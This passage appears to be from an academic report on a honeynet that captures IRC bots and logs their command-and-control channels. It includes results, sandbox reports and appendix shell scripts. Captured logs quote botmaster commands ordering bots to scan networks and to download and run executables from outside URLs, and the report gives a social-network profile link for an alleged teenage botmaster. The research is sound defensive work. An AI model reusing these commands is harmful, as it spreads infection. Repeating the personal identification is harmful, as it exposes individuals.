Professional.vmx" Snapshot-clean/Snapshot-binary
```

After each execution of a binary, when the simulation is done, the system is restored to a trusted state (a snapshot taken before the simulation).

The machine address's is 192.0.0.1, and the Linux's address is 192.0.0.2. In the network configuration, we set the DNS to be 192.0.0.2. Therefore we are sure the virtual machine will connect to our DNS and get the IP of our fakeserver.

The virtual machine and the Linux host are connected through the VMnet1. The Linux machine is the gateway for the VMware to access the Internet, but we block the feature, to make sure there is not traffic to the outside world. On the VMnet1, there are only our Linux host and the windows guest. The host system Linux and the guest OS share a common folder. VMware has a feature that allows the guest OS to access files located in the host machine. Therefore, we use this feature to create a folder in which we put the binary to execute. We added a script in the windows machine, which looks into the shared folder when the machine boots, copies the .exe of that folder, and executes it.



Figure 10 Host and Guest OS communication

5.2.2.2 DNS

To realize the DNS redirection, I used the lightweight DNSmasq software. It is very easy to configure. The DNS is on the machine 192.0.0.2. It is configured to redirect the infected client to our fakeserver, so it will reply with "192.0.0.2" to any query it receives. The configuration file is given in Appendix C.

5.2.2.3 Finding the right port

To find the right port, we sniff the traffic on the Linux Machine, using the software TCPDUMP. We know that the client will try to connect to the server on a port p. As the server is not running yet (because we don't know yet what port it is supposed to use), the client will try to initiate a connection, and our host machine will reject that attempt. Therefore, we only have to look at the traffic, and capture the packets from the IP 192.0.02 to the IP 192.0.0.1, whoso RST byte in the TCP header is set to 1:

```
./tcpdump -c 5 -i vmnet1 'dst host 192.0.0.2 and tcp[13]=20' -nn
```

Then with a simple parsing command, we can extract the port that the client is trying to connect to, and start our IRC fakeserver on that port.

5.2.2.4 Anonymization

As explained in 5.2.1, the machine we are using at the moment is located in the GTISC lab, and has a static IP address in the Georgia Tech network. Because we do not want botmasters to learn about our activities or IPs, we will use anonymization tools, called tor and socat.

Tor is the "onion router". It allows anonymous web browsing, instant messaging, remote login, and any application based on the TCP protocol, by encrypting incoming and outgoing communications and bouncing them around.

Socat is a multipurpose relay for bidirectional byte streams and transfers data between them. Data channels may be files, pipes, devices (terminal or modem, etc.), or sockets (Unix, IPv4, IPv6, raw, UDP, TCP, SSL). We will use it here to relay our socket

connection to our C&C server. Here is an example of how it works. If we want to connect to irchacker.com on port 6667, we will use the command line below in our scripts, assuming our tor application is set up to listen on localhost port 9050:

```
socat TCP4 :LISTEN:5050,fork SOCKS4A:localhost:irchacker.com:6667,
socksport=9050
```

Therefore, connecting to localhost, port 5050, would then be equivalent to connecting to irchacker.com, port 6667, via Tor.

Both socat and tor are installed in the Linux Host machine available through our research lab. Basically, we have to redirect the traffic from the honeyclient to socat through a port we define for each new bot we want to study. Then we start socat on that port, and redirect all its traffic to tor.

5.2.2.5 The "fake" server and the honeyclient

The fakeserver and the honeyclient are implemented using C.

- The server

As we explained before, the client only needs to have the basic features of the IRC server. We handle the messages PASS, NICK, JOIN, USER, CHAN, and MODE. Once the connection is established, the server logs all the messages sent by the client.

- The client

Our client needs the following arguments to start: the server to connect to, the port to connect to, the port to use, the directory in which to log the traffic, the password of the server (if none, the argument will be "null"), the nickname, the channel, the 4 users field, the mode of the connection (+x, +i….), and the password of the channel (if none, the argument will be "null").

As we explained before we are using an anonymization tool, so the server we will give the client will be localhost. The port to use and the port to connect to are the ports that

the script postvm.sh found. That script also configured those ports so that the redirection is done through tor.

The client connects to the server. When it receives the join confirmation, it sends a WHO for that channel to have a list of member. Then the client will passively listen to the traffic on the channel (answering to the PING requests it receives). The traffic is logged in the log file, which is parsed every day to update the database

5.2.2.6 The database

The database is done using MySQL Server, according to the description made in section 4.3.2. We access the data thanks to the MSQ Query Browser.

CHAPTER 6

RESULTS

In this part we will show examples of data we collected, with samples of the logs we captured, and the information we extracted from them.

6.1 Example 1 : A typical botnet

Below is an example of a connection to a typical botnet. We see that this particular malicious IRC server currently has 2257 users connected, to 2257 potential zombies. The topic of the channel is ".advscan asn445 160 3 0 -r –s", so the bot is ordered to scan other machines as soon as it connects to the channel.

```
04-Oct-07 10:43 AM USER ibnbaa 0 0 :USA|989877¤04-Oct-07 10:43 AM NICK USA|989877¤04-Oct-07 10:43 AM :ibookschool 001 USA|989877 :Welcome to the
¤¤10HAILChatz server USA|989877
04-Oct-07 10:43 AM :ibookschool 002 USA|989877 :Your host is ibookschool, running version 5.5.2653
04-Oct-07 10:43 AM :ibookschool 003 USA|989877 :This server was created Sep  9 2000 at 01:20:51 PDT
04-Oct-07 10:43 AM :ibookschool 004 USA|989877 ibookschool 5.5.2653 aioxz abcdefhiklmnoprstuvxyz
04-Oct-07 10:43 AM :ibookschool 251 USA|989877 :There are 2257 users and 2230 invisible on 1 servers
04-Oct-07 10:43 AM :ibookschool 253 USA|989877 49 :unknown connection(s)
04-Oct-07 10:43 AM :ibookschool 254 USA|989877 2 :channels formed
04-Oct-07 10:43 AM :ibookschool 255 USA|989877 :I have 2257 clients and 0 servers
04-Oct-07 10:43 AM :ibookschool 265 USA|989877 :Current local users: 2257 Max: 3906
04-Oct-07 10:43 AM :ibookschool 266 USA|989877 :Current global users: 2257 Max: 4538
04-Oct-07 10:43 AM :ibookschool 375 USA|989877 :- ibookschool Message of the Day -
04-Oct-07 10:43 AM :ibookschool 372 USA|989877 :- ¤6<----------======¤13x¤6======---------->
04-Oct-07 10:43 AM :ibookschool 372 USA|989877 :- ¤12*
04-Oct-07 10:43 AM :ibookschool 372 USA|989877 :- ¤¤10WELCOME TO HAILChatz: irc.ABOSAL7.net
04-Oct-07 10:43 AM :ibookschool 372 USA|989877 :- ¤12*
04-Oct-07 10:43 AM :ibookschool 372 USA|989877 :- ¤6<----------======¤13x¤6======---------->
04-Oct-07 10:43 AM :ibookschool 376 USA|989877 :End of /MOTD command
04-Oct-07 10:43 AM MODE USA|989877 +xi¤04-Oct-07 10:43 AM JOIN #faak# saad.¤04-Oct-07 10:43 AM WHO #faak#¤04-Oct-07 10:43 AM  :ibookschool 501 USA
04-Oct-07 10:43 AM  :USA|989877 MODE USA|989877 :+i
04-Oct-07 10:43 AM  :USA|989877!~ibnbaa@89.112.2.176 JOIN :#FAAK#
04-Oct-07 10:43 AM  :ibookschool 332 USA|989877 #FAAK# :.advscan asn445 160 3 0 -r -s
04-Oct-07 10:43 AM  :ibookschool 353 USA|989877 @ #FAAK# :USA|989877
04-Oct-07 10:43 AM  :ibookschool 366 USA|989877 #FAAK# :End of /NAMES list.
04-Oct-07 10:43 AM  :ibookschool 352 USA|989877 #faak# ~ibnbaa 89.112.2.176 ibookschool USA|989877 H :0 USA|989877
04-Oct-07 10:43 AM  :ibookschool 315 USA|989877 #faak# :End of /WHO list
04-Oct-07 10:45 AM  PING :ibookschool
04-Oct-07 10:45 AM  PONG :ibookschool
```

Figure 11 Connection to scorti1.dns2.go port 7000

On that channel, every 5 or 7 minutes, for 2 hours, the botmaster ordered the bots to connect to the website freeweb to download new binaries (see figure below). We can also see the commands ".login ", ".k", ".c", or even "H4CK3D" , used with various

parameters. Our approach does not allow us to know what those functions actually do, as we do not execute the binary on our machine.

```
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.H3CK3D cool
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.login cool
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.c cool
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.k cool
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.VzX
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.advscan dcom135 25 5 0 x.x.x.x -r -s
04-Oct-07 12:28 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.advscan asn335 25 5 0 x.x.x.x -r -s
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.H4CK3D cool
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.c cool -s
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.k cool -s
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.login cool
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.NAZEL http://www.freewebtown.com/saber22/ABO.exe fscoGf.exe 1
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.d32111 http://www.freewebtown.com/lahug50/ABO.exe fscoGf.exe 1
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.NAZEL http://www.freewebtown.com/lahug60/ABO.exe fscodf.exe 1
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.d32111 http://www.freewebtown.com/saber22/ABO.exe fscoff.exe 1
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.jpldg100 http://www.freewebtown.com/lahug70/ABO.exe fscoff.exe 1
04-Oct-07 12:30 PM :DOOS!TsInternetUser@admin.com PRIVMSG #FAAK# :.jpldg10 http://www.freewebtown.com/lahug50/ABO.exe fscoff.exe 1
```

Figure 12 Regular commands on the channel

6.2 Example 2: Similar Bots

We noticed that sometimes a botnet will spread through binaries having different MD5 checksums. The bots will connect to the same IRC server, or use the same channel names. Here are a few examples:

id	binary_name	machine_type	nick	channel	server_name
210	5a81bc907a289536818e7a294232e403	Win	FRE-383323812	#dd	home.najd.us
209	3a088cb15e75b9713aec6fc57d64967d	Win	USA|7501554289	#FAAK#	scorti1.dns2go.com
214	f7044ec02cc44a8c16d6cee57efbd13d	Win	ozdqouxs	&virtu	proxim.ircgalaxy.pl
207	6924550203cdba9e51029fca6387e7b8	Win	USA|8563057148	#FAAK#	saber4.ircqforum.com
211	c8d93194977484ffc397b8903d846304	Win	USA|1710719557	#FAAK#	scorti1.dns2go.com
212	229139812ba261f3f92e48cf46198e41	Win	FTTT295030807	#dd	home.najd.us
204	5263ca991b04f7f49705f27637b33930	Win	FRE-882789218	#dd	home.najd.us
202	8759c53ef7d4c0df5e2f5beaf4503b4b	Win	USA|1650251837	#FAAK#	scorti1.dns2go.com
201	6789c690353e0c5a843caa1f5366fee1	Win	USA|9628581981	#FAAK#	saber4.ircqforum.com
200	515a8f26b0341a2f8a08e536aaf85a60	Win	USA|540764	#faak#	saber.ircqforum.com
199	3b2ee3c057bfdc6a214c45563c2c907b	Win	FTTT905892735	#dd	home.najd.us
198	336c374998c7fd9ad8d16855c8eded95	Win	USA|780558	#faak#	normal.server.us
197	ff686944c9efdd40533bb82416ee9591	Win	[fo]64164205	#for#	saber4.ircqforum.com
196	ff18923a4b724736b066c3d1a55db23c	Win	USA|17258791	##sux##	irc.futurchat.org
195	c96f29421c1786c61f2450eccc567faa	Win	USA|989877	#faak#	saber.ircqforum.com

Table 4 Bots and IRC characteristics

We see in the table that for example the binaries "5263ca991b04f7f49705f27637b33930" and "229139812ba261f3f92e48cf46198e41" have different MD5's, but both lead to connection to the server home.nadj.us, to the channel #dd#. We used the Norman Sandbox (web interface) to study the binaries and see if they were detected. Below are the results we obtained. The two binaries are detected as Spybots, but although the analysis of 229139812ba261f3f92e48cf46198e41 tells us the binary is infected, no malware is detected during the analysis of 5263ca991b04f7f49705f27637b33930

229139812ba261f3f92e48cf46198e41 : INFECTED with W32/Spybot.gen3 (Signature: W32/Spybot.BXMX)

[DetectionInfo]
* Sandbox name: W32/Spybot.gen3
* Signature name: W32/Spybot.BXMX
* Compressed: YES
* TLS hooks: NO
* Executable type: Application
* Executable file structure: OK

[General information]
* Drops files in %WINSYS% folder.
* File length: 276480 bytes.
* MD5 hash: 229139812ba261f3f92e48cf46198e41.

[Changes to filesystem]
* Creates file C:\tenpo.bat.
* Creates file C:\WINDOWS\SYSTEM32\MSNGR32.com.
* Deletes file %temp%\1.reg.
* Deletes file %0.

[Changes to registry]
* Creates key "HKLM\Software\ProductName\ProductID".

[Process/window information]
* Creates process "C:\CMD.EXE".
* Creates a mutex id999.
* Creates process "C:\WINDOWS\SYSTEM32\MSNGR32.com".

[Signature Scanning]
* C:\tenpo.bat (5894 bytes) : WinREG.A
* C:\WINDOWS\SYSTEM32\MSNGR32.com (276480 bytes) : W32/Spybot.BXMX.

Figure 13 Norman Sandbox's results for 229139812ba261f3f92e48cf46198e41

5263ca991b04f7f49705f27637b33930 : Not detected by Sandbox (Signature: W32/Spybot.BOON)

[DetectionInfo]
* Sandbox name: NO_MALWARE
* Signature name: W32/Spybot.BOON
* Compressed: YES
* TLS hooks: NO
* Executable type: Application
* Executable file structure: OK

[General information]
* File length: 122880 bytes.
* MD5 hash: 5263ca991b04f7f49705f27637b33930

Figure 14 Norman Sandbox's results for 5263ca991b04f7f49705f27637b33930

"c8d93194977484ffc397b8903d846304" and "8759c53ef7d4c0df5e2f5beaf4503b4b" will try to connect to the channel #FAAK# of the scroti1.dns2go.com. Below are the results we obtained using Norman Sandbox. In both cases, the analysis could not be successfully conducted because of the presence of "anti-debug/emulation code". Thanks to the signature, the Norman Sandbox tells us the two bots belong to two different categories of bots: SDbot, and SPybot.

8759c53ef7d4c0df5e2f5beaf4503b4b : Not detected by Sandbox (Signature: W32/Spybot.CEVE)

[DetectionInfo]
* Sandbox name: NO_MALWARE
* Signature name: W32/Spybot.CEVE
* Compressed: YES
* TLS hooks: NO
* Executable type: Application
* Executable file structure: OK

[General information]
* Anti debug/emulation code present.
* Display message box (Themida) : An internal exception occured (Address: 0x0059EFCB)Please, contact support@oreans.com. Thank you!.
* File length: 555520 bytes.
* MD5 hash: 8759c53ef7d4c0df5e2f5beaf4503b4b.
- Afficher le texte des messages précédents -

[Process/window information]
* Terminates AV software.

Figure 15 Norman Sandbox' results for 8759c53ef7d4c0df5e2f5beaf4503b4b



Figure 16 Norman Sandbox's results for c8d93194977484ffc397b8903d846304

In the examples above, we were able to find common characteristics to bots that were not detected by classic antivirus analysis. By connecting attacks together, we have a better idea of its extent.

6.3 Example 3: A Romanian botnet

This botnet was captured thanks to one of the computers in the honeynet space of Georgia Tech. The machine was compromised on July the 16th, and kept running until mid-august, when the machine crashed and would not reboot. A lot of information was exchanged on the C&C channel. The botmasters were Romanian, most of them teenagers, apparently trying to learn about hacking techniques. One of the hackers, using the pseudo “MrLinux’, seemed to be the leader of the group, providing the others with malicious tools that they requested. Below are some parts of their discussions.

This group used the C&C to chat a lot, and we even came across one of the hacker’s hi5 (a social networking website) profile.

```
:Deliric1!~asadfg@asadfg.users.undernet.org PRIVMSG #asadfg
:http://searching-perfection.hi5.com
```

In total, there were 7 profiles exchanged, below is the capture of Alex's profile, one of the most active chatters of the group:



Figure 17 Alex's profile on the hi5 website

Several attacks were launched from the botnets, attacking a wide range of websites, such as American .gov websites (e.g. www.fda.gov, www.spc.noaa.gov, www.tsp.gov), French websites (e.g. www.caramail.lycos.fr, www.tf1.fr,), British websites (e.g. www.met-office.gov.uk, www.screenselect.co.uk, www.livedepartureboards.co.uk, , www.ticketmaster.co.uk, www.reghardware.co.uk), Hungarian websites (e.g. www.freeweb.hu), and German websites (e.g. www.freeware.de)…

CHAPTER 7

CONCLUSIONS

In this chapter we will give some general remarks/conclusions about the data and binaries we have collected so far. By collecting more binaries/bots, we can draw more conclusions.

7.1 IRC botnet characteristics

Here are a few remarks regarding the data IRC/network characteristics of the bots we captured:

- All the bots we collected are IRC bots. We have not seen any HTTP-based or peer-to-peer bots so far.
- Some malwares with different md5 try to connect to the same C&C. Sometimes they are only updated versions of the viruses, sometimes they are identified as different malwares by antivirus softwares.
- Most botnets do not make use of the regular IRC port (e.g. we had bots connecting to 7000 or 65520). One of the conclusions of the authors in "The Zombie roundup: Understanding, detecting and disrupting botnets" is that the ports used are always above the regular port 6667, but we found bots using ports below 6667 (e.g. one of the bot's we discovered used the port 3211 of the C&C server).
- Updates of the binaries are ordered at a regular period of time. The newer versions are not recognized by antiviruses, so updating the binaries helps keep the bots undetected (e.g. if the binaries are updated before the antiviruses are).

7.2 IRC botnet activities

Regarding the activity on the bots:

- The goals of the botnets can be very different from one bot to the other. In Chapter 6, we gave two opposite examples: a totally automated and "neutral" bot (as in no personal communication on the C&C channel), and a bot mainly administered by teenagers, to learn hacking techniques and for shear entertainment.

- C&C are used to send commands to the zombies/bots, but also to communicate. Whether the botmasters only chat or exchange information, they do use the C&C channel, so logging the traffic provides us with very sensitive information about who they are, and the goals of their botnets. On a law-enforcement perspective, logging this data is very crucial.

- Addresses of malicious websites are exchanged on the C&C channels. By dynamically parsing the commands we receive, we can create a database of malicious websites.

7.3 What remains to do?

Here is a list of things that remain to be done to improve the system we developed:

- Move the entire system to the honeyspace

This would simplify the process of retrieving the binaries. Moreover, this would lighten the connection to the C&C server, as we would not have to use anonymization tools (this have to be discussed though, as we do not want the botmasters to learn about the range of IP addresses we use).

- Adding more machines to collect binaries

To have relevant results, we need to study as many binaries as possible. The Nepenthes box is a start but it catches only binaries exploiting known vulnerabilities. We should add more machine on the honeynet.

- Listing the malicious websites

By dynamically analyzing the messages on the C&C channel, we can provide a list of malicious websites. They are most commonly websites that botmasters will use to

distribute the binaries' updates, or share rootkits…. In the example 2 of chapter 6, hackers exchanged links to their profiles on a social network. This example is not representative of all bots, but taking a copy of the webpages exchanged on the C&C can be very useful.

- Set up SSH access for database access

We should set up a SSH access to the machine hosting the database, so that people have access to it and can look at the data we captured.

APPENDIX A: SCRIPTS

watch.sh

```
#!/bin/bash

ifconfig vmnet1 192.0.0.1
/etc/init.d/dnsmasq start

cd /home/diane/HoneynetProject/

#while [ true ]; do

      for i in $( ls bin); do

            #there is a new file
            echo There is a new binary: $i

            ls data/ | grep $i

            #we check if the binary has already been treated
            found=0

            if [ $found != "0" ];then
                  echo "Binary already in the database"

            else

            #echo found  egal a 0

            #we launch the handling process
            ./newproc.sh $i
            cd /home/diane/HoneynetProject/
            ./finddnsname.sh $i
            sleep 10
            ./stopserver.sh
            ./stopnewproc.sh
            ./stoptcpdump.sh
            sleep 10

            fi
      done

      echo No new file
      ./isbotnet.sh

#done
```

---

newproc.sh

```
#!/bin/bash

cd /home/diane/HoneynetProject/

#on cree un dossier dans data/
mkdir data/$1/
chmod a+w data/$1/
```

```
#mois=$(ls -all bin/$j | cut -d " "  -f 6 | cut -d "-" -f 2)
#jour=$(ls -all bin/$j | cut -d " "  -f 6 | cut -d "-" -f 3)

#on copie l'exec dans data/ et aussi dans shared folder/
#dossier=$mois$jour-$j
cp -p bin/$1 data/$1/
mv bin/$1 "shared folder"/$1.exe
chmod a+rw "shared folder"/$1.exe

#on lance le process de gestion
./process.sh $1  > /home/diane/HoneynetProject/data/$1/simulation

rm "/home/diane/HoneynetProject/shared folder/"$1".exe"
```

---

process.sh

```
#on lance la virtual machine, pour avoir le port et les infos de
connexion
./getport.sh $1 &./launchvm.sh
```

---

getport.sh

```
#!/bin/bash

# -nn for non translating port to their name (i.e. no ircd for port
6667)
# tcp[13]=20 happends when the tcp flags are set to ack and rst

cd /home/diane/tcpdump-3.9.5/

./tcpdump -c 5 -i vmnet1 'dst host 192.0.0.2 and tcp[13]=20' -nn >
/home/diane/HoneynetProject/data/$1/logtcpdump

PORT="null"
for i in $( cat /home/diane/HoneynetProject/data/$1/logtcpdump ); do

    TEMP=${i:0:10}
    TEMP2=${i:10:14}
    if [ $TEMP = "192.0.0.1." ]; then
        PORT=$TEMP2
      #echo un port du doc est $PORT
    fi

done

if [ $PORT != "null" ]; then

      #echo The port is $PORT
      echo $PORT > /home/diane/HoneynetProject/data/$1/PORT
      cd /home/diane/HoneynetProject/fakeserver/src/
      ./fakeserver $PORT $1 & sleep 20
      cd /home/diane/HoneynetProject/
fi
```

---

launchvm.sh

```
#!/bin/bash

echo Launching the virtual machine

vmrun start "/home/diane/vmware/windows/Windows XP Professional.vmx" &
sleep 90

vmrun stop "/home/diane/vmware/windows/Windows XP Professional.vmx"

echo Stopping the virtual machine

vmrun revertToSnapshot "/home/diane/vmware/windows/Windows XP
Professional.vmx" Snapshot-clean/Snapshot-binary

echo Restoring the virtual machine for next use
```

---

finddnsname.sh

```
#!/bin/bash

cat /var/log/daemon.log | grep "dnsmasq" | grep "from 192.0.0.2" >
data/$1/dnslog.log

RECORD="no"
for i in $( cat data/$1/dnslog.log ); do
      if [ $RECORD = "yes" ]; then
            SORTIE=$i
            echo $SORTIE > data/$1/servername
      fi
      if [ $i = "query[A]" ]; then
            RECORD="yes"
      else
            RECORD="no"
      fi
done
```

---

stopserver.sh

```
#!/bin/bash
STOP="null"
for i in $( (ps ax | grep ./fakeserver |grep -v grep)); do
STOP=$i
kill $STOP
exit
done
```

---

stoptcpdump.sh

```
#!/bin/bash
STOP="null"
```

```
for i in $( (ps ax | grep ./tcpdump |grep -v grep)); do
STOP=$i
echo $STOP
kill $STOP
exit
done
```

---

iserror.sh

```
#!/bin/bash

#va labeller les dossiers pas encore bot ou non-bot
#demarre toutes les connections clientes

cd /home/diane/HoneynetProject/

for i in $( ls data | grep  nobot ); do

      #we are gonna look if there is an erro in the simulation

      nberror=$(cat data/$i/simulation | grep Error | wc -l)

      if [ $nberror != 0 ]; then
      #on a une erreur

      #on remet le bin dans le /bin
      nom=$(echo $i | cut -d "-"  -f 3)
      echo le nom est $nom
      cp -p data/$i/$nom bin/

      #on copie tout le dossier dans HoneynetProject/error
      mv data/$i error/$i

      fi

done
```

---

isbotnet.sh

```
#!/bin/bash

cd /home/diane/HoneynetProject/

for i in $( ls data | grep  -v bot ); do

      #we are gonna look if there is a IRC connection
      FOUND="no"

      for j in $( ls data/$i/); do

            if [ $j = "PORT" ];then
                  FOUND="yes"
            fi
      done
```

```
      #nom=$(echo $i | cut -d "-"  -f 3)

      mois=$(ls -all data/$i/$i | cut -d " "  -f 6 | cut -d "-" -f 2)
      jour=$(ls -all data/$i/$i | cut -d " "  -f 6 | cut -d "-" -f 3)

      if [ $FOUND = "yes" ]; then
      echo bot dans $i
      #echo on a un bot dans $i

            #on labelle le dossier
            dossier=$mois$jour-bot-$i
            #echo on va labeller $dossier
            mv data/$i data/$dossier
            ./postvm.sh $i

      fi

      if [ $FOUND = "no" ]; then

            dossier=$mois$jour-nobot-$i
            #echo on va labeller $dossier
            mv data/$i data/$dossier
            #rm -r data/$i data/$dossier
      fi

done

for i in $( ls data | grep  bot | grep -v nobot); do

      ./postvm.sh $i

done
```

---

postvm.sh

```
#!/bin/bash

cd /home/diane/HoneynetProject/data/$1/

HOST=127.0.0.1
USER=root
PASS=PASS
DB=Botnets

#Find the PORT
RECORD="no"
PORT="null"
if [ -f PORT ]
then
      for i in $( cat PORT ); do
            PORT=$i
      done

      #Find the right SERVER NAME
      IRCSERVER="null"
      #cd /home/diane/HoneynetProject/
      #./finddnsname.sh $1

      cd /home/diane/HoneynetProject/data/$1/
```

```
for i in $( cat servername); do
      IRCSERVER=$i
      echo the server is $i
done

# on va tester si le server IRC est en ligne
j=$( ping -c 1 $IRCSERVER | wc -l )
if [ $j = 0 ]; then
      echo IRC Server offline - Pas de connection honeyclient
else
      echo The server is alive

      #If we found a port, i.e. if the irc trick worked:
      #if [ $PORT != "null" ]; then

      #on retire les espaces moches des logs
      tr -d '\015\032' <logserver > logserver2
      chmod a+rw logserver2

      #Find the SERVER PASS, if there is one
      RECORD4="no"
      PASS_SERVER="null"
      for i in $( grep PASS logserver2 ); do
            if [ $RECORD4 = "yes" ]; then
                  TEMP=$PASS
                  PASS_SERVER=$TEMP" "$i
            fi

            if [ $i = "PASS" ];then
                  RECORD4="yes"
            else
                  RECORD5="no"
            fi
      done

      #Find the right NICK
      RECORD="no"
      NICK="null"
      for i in $( grep NICK logserver2 ); do

            if [ $RECORD = "yes" ]; then
                  NICK=$i
            fi
            if [ $i = "NICK" ]; then
                  RECORD="yes"
            fi
      done

      #Find the right USER
      RECORD2="no"
      USER="null"
      NBUSER=0
      for i in $( grep "USER " logserver2 ); do
            if [ $RECORD2 = "yes" ]; then
                  TEMP=$USER
                  TEMP2=$NBUSER
                  USER=$TEMP" "$i
                  NBUSER=$(($TEMP2+1))
            fi

            if [ $i = "USER" ];then
```

```
            RECORD2="yes"
            USER=""
            NBUSER=0
      fi
done

#Find the right CHAN, and the CHAN PASS if there is one
RECORD3="no"
RECORD5="no"
RECORD6="no"
JOIN="null"
PASS_CHAN="null"
for i in $( grep JOIN logserver2 ); do

      if [ $RECORD5 = "yes" ]; then
            PASS_CHAN=$i
            RECORD5="no"
            RECORD6="yes"
      fi

      if [ $RECORD3 = "yes" ] && [ $RECORD6 = "no" ]; then
            JOIN=$i
            RECORD5="yes"
      fi

      if [ $RECORD3 = "no" ];then
            if [ $i = "JOIN" ];then
                  RECORD3="yes"
            fi
      fi
done

#Find the mode MODE, if there is one
RECORD7="no"
RECORD8="no"
MODE="null"
for i in $( grep MODE logserver2 ); do

      if [ $RECORD8 = "yes" ]; then
            MODE=$i
            RECORD7="no"
      fi

      if [ $RECORD7 = "yes" ] && [ $RECORD8 = "no" ]; then
            RECORD8="yes"
      fi

      if [ $RECORD7 = "no" ];then
            if [ $i = "MODE" ];then
                  RECORD7="yes"
            fi
      fi
done



if [ $NICK = "null" ];then
      echo No nick defined...
else
      echo The nick is $NICK
fi
```

```
if [ $NBUSER = 0 ];then
      echo No user defined...
fi

if [ $NBUSER != 0 ] && [ $NBUSER != 4 ];then
      echo User is missing arguments...
else
      echo The user is $USER
fi

if [ $JOIN = "null" ];then
      echo No chanel defined...
else
      echo The channel is $JOIN
fi

if [ $PORT = "null" ];then
      echo No port found...
else
      echo The port is $PORT
fi

if [ $MODE = "null" ];then
      echo No mode defined
else
      echo The mode is $MODE
fi

if [ $IRCSERVER = "null" ];then
      echo No irc server defined...
else
      echo The irc server is $IRCSERVER
fi

#generation du port client, entre les ports 7000 et 9000
ok="n"
while [ "$ok" != y ]; do
      RANGE=2000

      number=$RANDOM
      let "number %= $RANGE"
      let PORT_CLIENT="$number"+7000

